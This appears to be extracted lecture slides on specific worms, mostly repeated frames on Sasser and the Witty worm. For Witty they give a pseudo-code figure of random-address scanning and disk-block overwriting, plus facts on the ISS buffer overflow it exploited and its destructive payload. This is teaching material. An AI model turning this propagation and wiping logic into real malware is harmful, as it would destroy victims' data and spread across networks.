
Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses

Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses

Witty

```
rand() {  
    x = x * 214013 + 2531011;  
    return x;  
}  
srand(seed) { x = seed; }  
main () {  
    srand(get_tick_count());  
    for (i=0; i<20000; i++) {  
        dest_ip = rand() || rand();  
        dest_port =rand();  
        packetsize = 768 + rand();  
        packetcontents = top of stack;  
        sendto();  
    }  
    if (open(physicaldisk, rand())) {  
        overwrite_block(rand() || 0x4e20);  
        goto 1;  
    } else {  
        goto 2;  
    }  
}
```

Figure : Pseudo-code of Witty worm

- ▶ Witty began to spread on Friday March 19, 2004 at approximately 8:45pm PST
- ▶ It targeted a buffer overflow vulnerability in several ISS products, including RealSecure Network, RealSecure Server Sensor, RealSecure Desktop, and BlackICE
- ▶ Once the Witty worm infects a computer, it deletes a randomly chosen section of the hard drive
- ▶ The worm's payload contained the phrase "*(^.^) insert witty message here (^.^)*"
- ▶ Witty was the first widely propagated Internet worm to carry a destructive payload
- ▶ Witty represents the shortest known interval between vulnerability disclosure and worm

ISS vulnerability was publicized

Some specific worms & viruses

Witty

```
rand() {  
    x = x * 214013 + 2531011;  
    return x;  
}  
srand(seed) { x = seed; }  
main () {  
    srand(get_tick_count());  
    for (i=0; i<20000; i++) {  
        dest_ip = rand() || rand();  
        dest_port =rand();  
        packetsize = 768 + rand();  
        packetcontents = top of stack;  
        sendto();  
    }  
    if (open(physicaldisk, rand())) {  
        overwrite_block(rand() || 0x4e20);  
        goto 1;  
    } else {  
        goto 2;  
    }  
}
```

Figure : Pseudo-code of Witty worm

- ▶ Witty began to spread on Friday March 19, 2004 at approximately 8:45pm PST
- ▶ It targeted a buffer overflow vulnerability in several ISS products, including RealSecure Network, RealSecure Server Sensor, RealSecure Desktop, and BlackICE
- ▶ Once the Witty worm infects a computer, it deletes a randomly chosen section of the hard drive
- ▶ The worm's payload contained the phrase "*(^.^) insert witty message here (^.^)*"
- ▶ Witty was the first widely propagated Internet worm to carry a destructive payload
- ▶ Witty represents the shortest known interval between vulnerability disclosure and worm

ISS vulnerability was publicized

Some specific worms & viruses

Witty

```
rand() {  
    x = x * 214013 + 2531011;  
    return x;  
}  
srand(seed) { x = seed; }  
main () {  
    srand(get_tick_count());  
    for (i=0; i<20000; i++) {  
        dest_ip = rand() || rand();  
        dest_port =rand();  
        packetsize = 768 + rand();  
        packetcontents = top of stack;  
        sendto();  
    }  
    if (open(physicaldisk, rand())) {  
        overwrite_block(rand() || 0x4e20);  
        goto 1;  
    } else {  
        goto 2;  
    }  
}
```

- ▶ Witty began to spread on **Friday March 19, 2004** at approximately 8:45pm PST
- ▶ It targeted a **buffer overflow** vulnerability in several ISS products, including **RealSecure Network**, **RealSecure Server Sensor**, **RealSecure Desktop**, and **BlackICE**
- ▶ Once the Witty worm infects a computer, it deletes a randomly chosen **section of the hard drive**
- ▶ The worm's payload contained the phrase "*(^.^) insert witty message here (^.^)*"
- ▶ Witty was the first widely propagated Internet worm to **carry a destructive payload**
- ▶ Witty represents the shortest known interval between vulnerability disclosure and worm release – it began to spread the day after the disclosure was made

Figure : Pseudo-code of Witty worm

Some specific worms & viruses

Witty

```
rand() {  
    x = x * 214013 + 2531011;  
    return x;  
}  
srand(seed) { x = seed; }  
main () {  
    srand(get_tick_count());  
    for (i=0; i<20000; i++) {  
        dest_ip = rand() || rand();  
        dest_port =rand();  
        packetsize = 768 + rand();  
        packetcontents = top of stack;  
        sendto();  
    }  
    if (open(physicaldisk, rand())) {  
        overwrite_block(rand() || 0x4e20);  
        goto 1;  
    } else {  
        goto 2;  
    }  
}
```

Figure : Pseudo-code of Witty worm

- ▶ Witty began to spread on **Friday March 19, 2004** at approximately 8:45pm PST
- ▶ It targeted a **buffer overflow** vulnerability in several ISS products, including **RealSecure Network**, **RealSecure Server Sensor**, **RealSecure Desktop**, and **BlackICE**
- ▶ Once the Witty worm infects a computer, it deletes a randomly chosen **section of the hard drive**
- ▶ The worm's payload contained the phrase "**(^.^) insert witty message here (^.^)**"
- ▶ Witty was the first widely propagated Internet worm to **carry a destructive payload**
- ▶ Witty represents the shortest known interval between vulnerability disclosure and worm release – it began to spread the day after the **ISS vulnerability was publicized**

Some specific worms & viruses

Witty

```
rand() {  
    x = x * 214013 + 2531011;  
    return x;  
}  
srand(seed) { x = seed; }  
main () {  
    srand(get_tick_count());  
    for (i=0; i<20000; i++) {  
        dest_ip = rand() || rand();  
        dest_port =rand();  
        packetsize = 768 + rand();  
        packetcontents = top of stack;  
        sendto();  
    }  
    if (open(physicaldisk, rand())) {  
        overwrite_block(rand() || 0x4e20);  
        goto 1;  
    } else {  
        goto 2;  
    }  
}
```

Figure : Pseudo-code of Witty worm

- ▶ Witty began to spread on **Friday March 19, 2004** at approximately 8:45pm PST
- ▶ It targeted a **buffer overflow** vulnerability in several ISS products, including **RealSecure Network**, **RealSecure Server Sensor**, **RealSecure Desktop**, and **BlackICE**
- ▶ Once the Witty worm infects a computer, it deletes a randomly chosen **section of the hard drive**
- ▶ The worm's payload contained the phrase "*(^.^) insert witty message here (^.^)*"
- ▶ Witty was the first widely propagated Internet worm to **carry a destructive payload**
- ▶ Witty represents the shortest known interval between vulnerability disclosure and worm release – it began to spread the day after the **ISS vulnerability was publicized**

Some specific worms & viruses

Witty

```
rand() {  
    x = x * 214013 + 2531011;  
    return x;  
}  
srand(seed) { x = seed; }  
main () {  
    srand(get_tick_count());  
    for (i=0; i<20000; i++) {  
        dest_ip = rand() || rand();  
        dest_port =rand();  
        packetsize = 768 + rand();  
        packetcontents = top of stack;  
        sendto();  
    }  
    if (open(physicaldisk, rand())) {  
        overwrite_block(rand() || 0x4e20);  
        goto 1;  
    } else {  
        goto 2;  
    }  
}
```

Figure : Pseudo-code of Witty worm

- ▶ Witty began to spread on **Friday March 19, 2004** at approximately 8:45pm PST
- ▶ It targeted a **buffer overflow** vulnerability in several ISS products, including **RealSecure Network**, **RealSecure Server Sensor**, **RealSecure Desktop**, and **BlackICE**
- ▶ Once the Witty worm infects a computer, it deletes a randomly chosen **section of the hard drive**
- ▶ The worm's payload contained the phrase "*(^.^) insert witty message here (^.^)*"
- ▶ Witty was the first widely propagated Internet worm to **carry a destructive payload**
- ▶ Witty represents the shortest known interval between vulnerability disclosure and worm release – **it began to spread the day after the ISS vulnerability was publicized**

Some specific worms & viruses

Witty





Figure : Top 10 of countries infected by Witty

Source:<http://www.caida.org/research/security/witty/>

Some specific worms & viruses

